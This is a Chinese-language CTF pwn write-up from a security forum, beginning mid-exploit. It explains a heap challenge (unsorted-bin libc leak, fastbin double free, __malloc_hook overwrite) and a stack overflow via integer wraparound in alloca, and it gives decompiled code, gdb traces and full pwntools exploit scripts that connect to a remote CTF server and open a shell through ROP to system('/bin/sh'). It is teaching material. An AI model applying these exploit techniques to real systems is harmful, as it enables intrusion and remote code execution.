delete(0)
touch(0x80)#2 = 0

take(0,"\xff"*8)
show(0)
leak = u64(p.recvuntil("\x7f")[-6:].ljust(8,"\x00"))
malloc_hook = leak-0x58-0x10
libc_base = malloc_hook - libc.symbols["__malloc_hook"]
one = libc_base+0x4526a
free = libc_base+libc.symbols["__free_hook"]
system = libc_base+libc.symbols["system"]
print "malloc_hook--->",hex(malloc_hook)
print "libc_base--->",hex(libc_base)
delete(1)
delete(0)

bss = 0x6020c0
fd = bss-3*8
bk = fd+8
#debug()

touch(0x80)#0
take(0,"a"*0x80)
touch(0x80)#1
take(1,"b"*0x80)
touch(0x80)#2
take(2,"c"*0x80)

payload = p64(0)+p64(0x81)+p64(fd)+p64(bk)+"a"*0x60
payload += p64(0x80)+p64(0x90)

take(0,payload)

delete(1)

take(0,p64(0)*3+p64(free))
take(0,p64(one))
take(2, "/bin/sh\x00")
delete(2)

getshell()

```

有关堆的一些入门的学习链接：

[CTF pwn 中最通俗易懂的堆入坑指南](#)

[how2heap](#)

[ctf-wiki](#)

[Linux堆内存管理深入分析](#)

[Dance In Heap](#)

EZ_heap

这题其实见过几次了，hitcon-training的lab12，网鼎杯半决赛线下赛的pwn3，程序逻辑都是一毛一样的，只是题目描述在变而已，也算经典题了吧

主要利用了double free的漏洞

来看一下这个保护机制：还是只开了nx和canary

```
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```

IDA分析：仍然是一个堆题特色的菜单功能

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    char buf; // [rsp+10h] [rbp-20h]
    unsigned __int64 v4; // [rsp+28h] [rbp-8h]

    v4 = __readfsqword(0x28u);
    init();
    while ( 1 )
    {
        menu();
        read(0, &buf, 8uLL);
        switch ( atoi(&buf) )
        {
            case 1:
                add();
                break;
            case 2:
                check();
                break;
            case 3:
                del();
                break;
            case 4:
                clean();
                break;
            case 5:
                puts("BaiBai~");
                exit(0);
                return;
            default:
                puts("Invalid choice");
                break;
        }
    }
}
```

主要有四个功能函数

add函数，用来创建chunk，一进入该函数就先创建了一个大小为0x28的chunk

我们给他命名为chunk_init

接着再由用户指定的size创建chunk

chunk_init[0]存放了一个标记数，用0和1表示用户的申请的chunk的状态，如果是free状态则为0

chunk_init[1]存放了用户申请的chunk的指针

chunk_init[2]存放了一段字符串

```
int add()
{
    void *v0; // rsi
    size_t size; // [rsp+0h] [rbp-20h]
    void *s; // [rsp+8h] [rbp-18h]
    void *buf; // [rsp+10h] [rbp-10h]
    unsigned __int64 v5; // [rsp+18h] [rbp-8h]

    v5 = __readfsqword(0x28u);
    s = 0LL;
    buf = 0LL;
    LODWORD(size) = 0;
    if ( animalcount > 0x63 )
        return puts("The cage is overflow");
    s = malloc(0x28uLL);
    memset(s, 0, 0x28uLL);
    printf("Length of the name :", 0LL, size);
    if ( __isoc99_scanf("%u", &size) == -1 )
        exit(-1);
    buf = malloc(size);
    if ( !buf )
    {
        puts("Alloca error !!");
        exit(-1);
    }
    printf("The name of animal :", &size, size);
    v0 = buf;
    read(0, buf, size);
    *(s + 1) = buf;
    printf("The kind of the animal :", v0, size);
    __isoc99_scanf("%23s", s + 16);
    *s = 1;
    // chunk s
    // s[0]--->1
    // s[1]--->buf
    // s[2]--->kind_of_animal
    //

    for ( HIDWORD(size) = 0; HIDWORD(size) <= 0x63; ++HIDWORD(size) )
    {
        if ( !*(&animallist + HIDWORD(size)) )
        {
            *(&animallist + HIDWORD(size)) = s;
            break;
        }
    }
    ++animalcount;
    return puts("Successful !");
}
```

check函数的功能就是输出各个chunk的内容了，直接遍历animallist，也就是存放各个chunk_init指针的一个数组

如果chunk_init指针非空并且chunk_init[0]也就是那个标记数也非空，则打印出chunk_init[1]也就是用户申请的chunk的内容

```
int check()
{
    __int64 v0; // rax
    unsigned int i; // [rsp+Ch] [rbp-4h]

    LODWORD(v0) = animalcount;
    if ( animalcount )
    {
        for ( i = 0; i <= 0x63; ++i )
        {
            v0 = *(&animallist + i);
            if ( v0 )
            {
                LODWORD(v0) = **(&animallist + i);
            }
        }
    }
}
```

```

        if ( v0 )
        {
            printf("Name of the animal[%u] :%s\n", i, *(&animallist + i) + 1));
            LODWORD(v0) = printf("Kind of the animal[%u] :%s\n", i, *(&animallist + i) + 16);
        }
    }
}
else
{
    LODWORD(v0) = puts("No animal in the cage !");
}
return v0;
}

```

del函数是将用户申请的chunk给free掉，并且将chunk_init[0]的内容修改成0，表示已被删除

```

int del()
{
    int result; // eax
    unsigned int v1; // [rsp+4h] [rbp-Ch]
    unsigned __int64 v2; // [rsp+8h] [rbp-8h]

    v2 = __readfsqword(0x28u);
    if ( !animalcount )
        return puts("No animal in the cage");
    printf("Which animal do you want to remove from the cage:");
    __isoc99_scanf("%d", &v1);
    if ( v1 <= 0x63 && *(&animallist + v1) )
    {
        **(&animallist + v1) = 0;
        free(*(&animallist + v1) + 1));
        result = puts("Successful");
    }
    else
    {
        puts("Invalid choice");
        result = 0;
    }
    return result;
}

```

而clean函数则是将chunk_init给free掉并且在animallist中把相应的指针清空

需要注意的是，必须先执行了del函数，clean函数才能发挥作用，因为有个对chunk_init[0]标志数的检验，只有为0的时候才会执行下面的free操作

```

int clean()
{
    unsigned int i; // [rsp+Ch] [rbp-4h]

    for ( i = 0; i <= 0x63; ++i )
    {
        if ( *(&animallist + i) && !**(&animallist + i) )
        {
            free(*(&animallist + i));
            *(&animallist + i) = 0LL;
            --animalcount;
        }
    }
    return puts("Done!");
}

```

理清上面各个函数的逻辑后，就可以开始着手做题了

解题的思路如下：

首先通过unsorted_bin，free掉一个chunk，让它进入unsorted_bin表，使得fd指向表头，然后通过泄漏出的地址，通过一顿偏移的操作，泄漏出malloc_hook的地址，

利用double-free，使得下一个新创建的chunk会落在malloc_hook上，改变新chunk的内容也就是改变了malloc_hook的内容

同时free一个chunk两次，就会触发malloc_printer报错，接着也会调用mallo_hook，如果了malloc_hook的内容为[onegadget](#)，在报错过程中就会改变程序执行流程进

ps：这里需要注意的是，在构造double-free的时候，需要注意绕过他的检验，使得fd+0x08指向的数值是0x70~0x7f的，fd指向pre_size位，fd+0x08则指向了size位。具

[fastbin-double-free](#)

这题的wp还可以参考hitcon-training的lab12，网上很大佬都写过

exp

```
#encoding:utf-8
#!/usr/bin/env python
from pwn import *
context.log_level = "debug"
bin_elf = "./supwn6"
context.binary=bin_elf
libc = ELF("./libc64.so")
#libc = elf.libc
elf = ELF(bin_elf)

if sys.argv[1] == "r":
    p = remote("43.254.3.203",10006)
elif sys.argv[1] == "l":
    p = process(bin_elf)
#-----
def sl(s):
    return p.sendline(s)
def sd(s):
    return p.send(s)
def rc(timeout=0):
    if timeout == 0:
        return p.recv()
    else:
        return p.recv(timeout=timeout)
def ru(s, timeout=0):
    if timeout == 0:
        return p.recvuntil(s)
    else:
        return p.recvuntil(s, timeout=timeout)
def sla(p,a,s):
    return p.sendlineafter(a,s)
def sda(p,a,s):
    return p.sendafter(a,s)
def debug(addr=''):
    gdb.attach(p,'')
    pause()

def getshell():
    p.interactive()
#-----
def create(size,name,kind):
    sla(p,"Your choice : ","1")
    sla(p,"Length of the name :",str(size))
    sda(p,"The name of animal :",name)
    sla(p,"The kind of the animal :",kind)

def show():
    sla(p,"Your choice : ","2")

def delete(index):
    sla(p,"Your choice : ","3")
    sla(p,"Which animal do you want to remove from the cage:",str(index))

def clean():
    sla(p,"Your choice : ","4")

#debug()
```



```

v6 = argc;
init_stdio();
puts("welcome.....");
v3 = alloca(32LL);
buf = (16 * ((&v6 + 3) >> 4));
read(0, (16 * ((&v6 + 3) >> 4)), 0xCuLL);
v9 = buf;
if ( *buf != 0x6E696B53 || v9[1] != 1 )
{
    puts("some thing wrong");
}
else
{
    v8 = v9[2] + 32;
    v4 = alloca(16 * ((v8 + 30) / 0x10));
    dest = (16 * ((&v6 + 3) >> 4));
    memcpy((16 * ((&v6 + 3) >> 4)), buf, 0xCuLL);
    read(0, dest + 12, v9[2]);
    handle_data();
}
return 0;
}

```

首先向buf中输入12个字节

得保证，buf[0]=0x6E696B53,buf[1]=0x1

才能进入else中的分支

接着

v4 = alloca(16 * ((buf[2] + 30) / 0x10));

最后

read(0, dest + 12, v9[2])

可以看到，这个read的字节数是我们控制的，而alloc的大小会等于16 * ((buf[2] + 30) / 0x10)

可以看到，alloc的空间大小也是受buf[2]控制的

我们只要构造一个buf[2]=0xffffffff就可以造成很大的输入字节，同时由于负数溢出，又可以使得alloc申请的空间较小，就容易造成栈溢出了

但是这个栈溢出的偏移不好找

需要看一下程序的汇编：

```

.text:00000000004007BC ; 16:    v9 = buf;
.text:00000000004007BC                mov     rax, [rbp+buf]
.text:00000000004007C0                mov     [rbp+v9], rax
.text:00000000004007C4 ; 17:    if ( *buf != 0x6E696B53 || v9[1] != 1 )
.text:00000000004007C4                mov     rax, [rbp+v9]
.text:00000000004007C8                mov     eax, [rax]
.text:00000000004007CA                cmp     eax, 6E696B53h
.text:00000000004007CF                jnz     loc_400875
.text:00000000004007D5                mov     rax, [rbp+v9]
.text:00000000004007D9                mov     eax, [rax+4]
.text:00000000004007DC                cmp     eax, 1
.text:00000000004007DF                jnz     loc_400875
.text:00000000004007E5 ; 23:    v8 = v9[2] + 32;
.text:00000000004007E5                mov     rax, [rbp+v9]
.text:00000000004007E9                mov     eax, [rax+8]
.text:00000000004007EC                add     eax, 20h
.text:00000000004007EF                mov     [rbp+v8], eax
.text:00000000004007F2 ; 24:    v4 = alloca(16 * ((v8 + 30) / 0x10));
.text:00000000004007F2                mov     eax, [rbp+v8]
.text:00000000004007F5                lea     rdx, [rax+0Fh]
.text:00000000004007F9                mov     eax, 10h
.text:00000000004007FE                sub     rax, 1
.text:0000000000400802                add     rax, rdx

```

```

.text:0000000000400805      mov     esi, 10h
.text:000000000040080A      mov     edx, 0
.text:000000000040080F      div     rsi
.text:0000000000400812      imul    rax, 10h
.text:0000000000400816      sub     rsp, rax
.text:0000000000400819      mov     rax, rsp
.text:000000000040081C      add     rax, 0Fh
.text:0000000000400820      shr     rax, 4
.text:0000000000400824 ; 25:      dest = (16 * ((&v6 + 3) >> 4));
.text:0000000000400824      shl     rax, 4
.text:0000000000400828      mov     [rbp+dest], rax
.text:000000000040082C ; 26:      memcpy((16 * ((&v6 + 3) >> 4)), buf, 0xCuLL);
.text:000000000040082C      mov     rcx, [rbp+buf]
.text:0000000000400830      mov     rax, [rbp+dest]
.text:0000000000400834      mov     edx, 0Ch      ; n
.text:0000000000400839      mov     rsi, rcx      ; src
.text:000000000040083C      mov     rdi, rax      ; dest
.text:000000000040083F      call    _memcpy

```

通过汇编可以看到，dest的地址是存放在rax中的，于是进入gdb调试在0x400824的地方下个断点

```

0x7fe4059b6254 <read+4>      sub     eax, 0x10750000
0x7fe4059b6259 <__read_nocancel+0> mov     eax, 0x0
0x7fe4059b625e <__read_nocancel+5> syscall
→ 0x7fe4059b6260 <__read_nocancel+7> cmp     rax, 0xffffffffffff001
0x7fe4059b6266 <__read_nocancel+13> jae     0x7fe4059b6299 <read+73>
0x7fe4059b6268 <__read_nocancel+15> ret
0x7fe4059b6269 <read+25>      sub     rsp, 0x8
0x7fe4059b626d <read+29>      call    0x7fe4059d40d0 <__libc_enable_asynccancel>
0x7fe4059b6272 <read+34>      mov     QWORD PTR [rsp], rax

[#0] Id 1, Name: "supwn7", stopped, reason: STOPPED

[#0] 0x7fe4059b6260 → __read_nocancel()
[#1] 0x4007bc → main()

gef> b *0x400824
Breakpoint 1 at 0x400824

```

接着c一下，会停在断点处：

```

0x400819 <main+207>      mov     rax, rsp
0x40081c <main+210>      add     rax, 0xf
0x400820 <main+214>      shr     rax, 0x4
→ 0x400824 <main+218>      shl     rax, 0x4
0x400828 <main+222>      mov     QWORD PTR [rbp-0x20], rax
0x40082c <main+226>      mov     rcx, QWORD PTR [rbp-0x8]
0x400830 <main+230>      mov     rax, QWORD PTR [rbp-0x20]
0x400834 <main+234>      mov     edx, 0xc
0x400839 <main+239>      mov     rsi, rcx

```

再si一下，让完成 shl rax, 0x4指令，这时可以得到dest的地址，从而计算dest到rbp的偏移，而由于

read(0, dest + 12, v9[2]);

因此这个偏移需要再减去12

于是覆盖至ret的偏移量就是0x7c了

```

0x40081c <main+210>    add    rax, 0xf
0x400820 <main+214>    shr    rax, 0x4
0x400824 <main+218>    shl    rax, 0x4
→ 0x400828 <main+222>    mov    QWORD PTR [rbp-0x20], rax
0x40082c <main+226>    mov    rcx, QWORD PTR [rbp-0x8]
0x400830 <main+230>    mov    rax, QWORD PTR [rbp-0x20]
0x400834 <main+234>    mov    edx, 0xc
0x400839 <main+239>    mov    rsi, rcx
0x40083c <main+242>    mov    rdi, rax

```

[#0] Id 1, Name: "supwn7", **stopped**, reason: SINGLE STEP

[#0] 0x400828 → main()

```

gef> p $rbp - 0x00007ffcae731710
$1 = (void *) 0x80
gef> p 0x80 -12 +8
$2 = 0x7c

```



知道偏移量后，就很简单了

构造rop，首先泄漏libc，再跳转回main函数

利用第二次栈溢出执行system(/bin/sh)

如果对rop不是很了解的话可以参考以下学习：

[ctf-wiki](#)

[一步一步学ROP之linux_x86篇](#)

[一步一步学ROP之linux_x64篇](#)

[ctf-all-in-one](#)

exp:

```

#encoding:utf-8
#!/usr/bin/env python
from pwn import *
context.log_level = "debug"
bin_elf = "./supwn7"
context.binary=bin_elf
elf = ELF(bin_elf)
libc = ELF("./libc64.so")
#libc = elf.libc

if sys.argv[1] == "r":
    p = remote("43.254.3.203","10007")
elif sys.argv[1] == "l":
    p = process(bin_elf)
#-----
def sl(s):
    return p.sendline(s)
def sd(s):
    return p.send(s)
def rc(timeout=0):
    if timeout == 0:
        return p.recv()
    else:
        return p.recv(timeout=timeout)
def ru(s, timeout=0):

```

```

    if timeout == 0:
        return p.recvuntil(s)
    else:
        return p.recvuntil(s, timeout=timeout)
def sla(p,a,s):
    return p.sendlineafter(a,s)
def sda(p,a,s):
    return p.sendafter(a,s)
def debug(addr=''):
    gdb.attach(p, '')

def getshell():
    p.interactive()
#-----
pop_rdi=0x00000000004008f3
puts_got = elf.got['puts']
puts_plt = elf.plt['puts']
main = 0x40074a
#debug()
payload = p32(0x6E696B53)+p32(0x1)+p32(0xffffffff)
ru("welcome.....\n")
sd(payload)

pause()
payload = "a"*0x7c
payload += p64(pop_rdi)+p64(puts_got)+p64(puts_plt)
payload += p64(main)#■■■main■■■■■■■■
p.send(payload)
pause()

leak = u64(p.recvuntil("\x7f").ljust(8, "\x00"))
libc_base = leak - libc.symbols['puts']
binsh = libc_base+libc.search("/bin/sh\x00").next()
system = libc_base+libc.symbols['system']
print "libc_base---->" + hex(libc_base)
print "system---->" + hex(system)
print "binsh---->" + hex(binsh)
pause()

print "-----hacking-----"
payload = p32(0x6E696B53)+p32(0x1)+p32(0xffffffff)
ru("welcome.....\n")
sd(payload)

pause()
payload = "a"*0x7c
payload += p64(pop_rdi)+p64(binsh)+p64(system)
payload += p64(0xdeadbeef)
sd(payload)

getshell()

```

点击收藏 | 3 关注 | 1

[上一篇 : GIF/Javascript Po...](#) [下一篇 : java代码审计手书\(二\)](#)

1. 2 条回复



[toky****tcold](#) 2018-11-26 10:14:04

动动手指，沙发就是你的了！

1 回复Ta



[zs0zrc](#) 2018-11-27 15:00:26

[@toky****tcold](#) 沙发沙发

0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)